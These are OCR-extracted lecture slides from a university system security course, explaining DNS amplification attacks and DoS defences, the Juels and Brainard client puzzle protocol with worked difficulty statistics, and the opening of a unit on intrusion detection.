



Figure 7.6 **DNS Reflection Attack**

Amplification attacks

Each initial attack packet produces multiple responses.
This could be, for example, by attacking a broadcast address.
Here we have DDoS and reflecting …



DNS Amplification Attacks

- Use DNS requests with spoofed source address being the target.
- Exploit DNS behavior to convert a small request to a much larger response.
  - 60 byte request to 512 - 4000 byte response.
- Attacker sends requests to multiple well connected servers, which flood the target.
  - A moderate flow of request packets is sufficient…

Defenses against DoS

- **Attack prevention and preemption (before the attack):** mechanisms to enable the victim to endure attack attempts without denying service to legitimate clients
  - Filters are implemented to limit the ability of systems to send packets with spoofed source addresses.
  - Access control mechanisms are implemented
  - The filters must be applied to traffic before it leaves the ISP's network, or even at the point of entry to their network, to identify some packets with spoofed source addresses
- **Attack detection and filtering (during the attack):** mechanisms to detect the attack as it begins and respond immediately, to minimize the impact of the attack
- **Attack source traceback and identification (during and after the attack):** attempt to identify the source of the attack as a first step in preventing future attacks.
- **Attack reaction (after the attack):** This is an attempt to eliminate or curtail the effects of an attack.

See [SB18, Section 7.6 and 7.7] for more details

Protection against DDOS …

- Cloudflare offers protection against a variety of DDOS attacks.

  https://www.cloudflare.com/ddos-hub/

Puzzles


Puzzle activation

- When there is no evidence of a denial of service attack taking place, the server accepts connections normally.
- When an attack on the server is detected, perhaps through an intrusion detection system, the server accepts connections selectively using puzzles.
- Juels and Brainard (1999) proposed the use of Client puzzles.
  - They presented client puzzles in the context of addressing the SYN Flooding attack, more generally for “connection depletion attacks”.

Using puzzles

- To each client, that is, initiated connection, a unique **client puzzle** is proposed.
  - A client puzzle could be a cryptographic problem formulated using time and a server secret.
  - The client needs to submit the correct solution to gain a connection.
  - The idea is that only a live user, not a zombie machine for example, will actively work on answering the problem appropriately.
- We need to be sure that very little work is required before the appropriate response is received.
  - Thus generating the puzzle shouldn't be difficult.
  - Solving the puzzle shouldn't be too tough either!

The client puzzle protocol



From Juels and Brainard

Client Puzzle Requirements


- One particular need associated with many other approaches is that of client-side software to solve client puzzles.
  - This can be built in browsers.
  - It could be available as a plug in.
  - For distributed systems, such as local networks, the storage can be centralised.
- This shouldn’t be considered too much of a problem.

Puzzles and sub-puzzles

- We are going to follow the Client Puzzle Protocol proposed by Juels and Brainard (1999).
  - We are not going to look at all the details.
    - In particular we aren't going to look at their proofs regarding the bounds on the success of an attacker.
- One particularly important aspect though, is the flexibility and scalability of the Client Puzzle approach.
- This is, in part, due to treating a client puzzle P as a number of independent sub-puzzles.
  - Sub-puzzles may have different difficulties.
  - Let us denote the jth sub-puzzle in P by P[j].
  - For a particular client puzzle we have m sub-puzzles.

- A sub-puzzle is constructed as follows:
  - x[j] is a bit-string obtained by hashing a server secret s and a set of service parameters.
    - The hash value is of length L.
  - x[j] is hashed to give y[j] = h(x[j]).
  - The sub-puzzle consists of the pair:

    (x[j](k+1,L), y[j])



- The solution is the missing part of x[j], such that the completed x′[j] satisfies h(x′[j])=y[j].

x[j](1,k) is one solution to the sub-puzzle P[j]


How difficult is the puzzle?

- As we noted the solution to the sub-puzzle P[j] consists of the k missing bits of x[j], that is x[j](1,k), or something else that can be concatenated with x[j](k+1,L) such that the result hashes to y[j].
  - We know there is at least one solution, and likely exactly one.
- Assuming the hash function isn't broken with respect to pre-image resistance, the best we can do is use brute force, and the computational hardness of the sub-puzzle is equivalent to the hardness of searching a space of size 2^k.
  - Each test requires one hash, and the expected number required is $\sim 2^{k-1}$.

- The solution to the complete puzzle P consists of the m different k-bit solutions to all of the component sub-puzzles.
  - m and k are joint security parameters governing the overall difficulty of the problem.
- The expected cost of completing P is $\sim m*2^{k-1}$, and is at worst $\sim m*2^{k}$.
  - We won't ever need 2^k tests for a k-bit puzzle of this sort since there must be a solution and if the first 2^k-1 fail the last must be the answer so we don't need to hash again.

M puzzles → Decreased standard deviation


- A set of sub-puzzles with a total expected difficulty equal to that of a single puzzle, will have a smaller standard deviation that the single puzzle distribution.
- Consider a single puzzle (m=1) with k=4.
  - Expected number of hashes $\sim m*2^{k-1}=2^3=8$.
  - Assume we test the last value too then we have a uniform distribution of the number of tests...
- Compare this with m=4 and k=2, with expected number of hashes $\sim m*2^{k-1}=2^3=8$.
  - The distribution looks quite different...




Denominators …
Sample: n-1, population: n


- Single puzzle, k=4.
  - Distribution to the left.
- Expected hashes : **8.5**.
  - Average of the numbers 1 to 16.
- Sample standard deviation: ~4.7610
- Population standard deviation: ~4.6098

- Four puzzles, k=2 each.
- Expected hashes: 10.
  - **2.5** per puzzle.
  - We need at least 4, at least one per puzzle.
- Sample Standard deviation: ~2.2404
- Population Standard deviation: ~2.2361



- See the Law of Large Numbers (repeated experiments), and the Central Limit Theorem (combining distributions) → normal.


Number of possible cases needing that many hashes
1
0.5
0
0
5
10
15
20
Number of hashes needed



Number of possible cases needing that many hashes
50
40
30
20
10
0
0
5
10
15
20
Number of hashes needed

The distributions …

#hashes needed	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
Cases for m=1, k=4	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1
Cases for m=4, k=2	0	0	0	1	4	10	20	31	40	44	40	31	20	10	4	1

Back to the puzzle itself: What's in the initial information?

- To begin the Client submits:
  - A message M_i^1, which is the 1st message of the ith run of a protocol **M** to that server.
    - This information will be used in generating the puzzle.
  - Possibly a request to be informed if there is a puzzle to be solved?
- If operations are as normal the Server replies no and continues the protocol.
  - The Server may record that M_i is allowed.



- If puzzles are active the server calculates a series of sub-puzzles with $x[j]=h(s,t,M_i^1,j)$, where:
  - s is the server secret.
  - t is a timestamp:
    - It can provide integrity regarding the time.

Client		Server
	M_i^1, "Puzzle?" →	
	← "Puzzle", P,t	
	solution →	Verification takes place!
	M_i ↔	

So what puzzle information is stored?

- The solution from the client is:

$$(\{x[j](1,k) : 0...j...m-1\}, M_i^1, t)$$

- The puzzles themselves are effectively stateless, so the answer is nothing. ☺
  - The solution contains all the information the server needs other than their own server secret.
  - Verification involves the server re-calculating x[j], and comparing the current time against t.

Overcoming Puzzles

- The generation of puzzles cannot be too computationally demanding, since the generation is carried out when clients initial a communication.
- A rogue client sends some Hello messages:
  - For each, the Server has to prepare a puzzle. ☹
  - The rogue doesn't answer, but keeps sending new "Hello" messages…
- It is difficult to prevent this kind of attack when it is launched as a distributed DoS. ☹
- There is also always the problem of balancing how long a puzzle should take against the resources of the entity to solve the puzzle.

CSCI262 : System Security


Week 8: Intrusion Detection System (IDS)

Schedule

- Intrusion detection
- Analysis approaches
- Host-based Intrusion Detection
- Network-based Intrusion Detection
- Snort
- Honeypots

What is intrusion detection?

- We failed … (soft of)
- but at least we might know we failed . . .
- and maybe find what happened . . .
- and maybe stop it happening again . . .



What is intrusion detection?

- Intrusion detection is detecting the *circumvention of a policy*.
  - In particular security policies but we don't necessarily need to separate them out in particular.
  - This means we failed to enforce a policy → ☹
- Intrusion detection is closely related to system auditing, and underlying both we need to record what is going on in a system.

- Intrusion detection systems monitor the behaviour within a system with the mindset that there may have been intrusions.
  - That is, the mechanisms for enforcing our policies might not work all the time.
  - Remember access control related to both policies and mechanisms.
- We need to distinguish between intrusions and legitimate behaviour.
- Some types of intrusions are significantly more visible than others.

Categories of attacker

- Attackers roughly fall into 1 of 3 classes.
- **Clandestine**: These try to avoid the intrusion detection or auditing system.
- **Masqueraders**: These pretend to be a legitimate user.
  - So, if Oscar has guessed Alice's password, Oscar can masquerade as Alice.
- **Misfeasors**: These are legitimate users who are misusing the privileges they have.
  - These can often be difficult to determine...

Masquerader vs misfeasor vs legitimate

- All have the password for a legitimate account.
- How can we distinguish between them?
- Maybe on the basis on where or when they log in.
- Likely primarily on the basis of what they do once they are logged in.

A note on IDS vs IPS

- Intrusion detection can be “extended into prevention.”
  - This active extension is then an Intrusion Prevention System (IPS) or Intrusion Detection and Prevention System (IDPS).
- So, for example, an IPS may detect port scanning, which is allowed behaviour, but may be indicative of an attack under way, so may actively work to block the attack.

- From Whitman & Mattord, Principles of Information Security, referring to the NIST 800-94 guide:
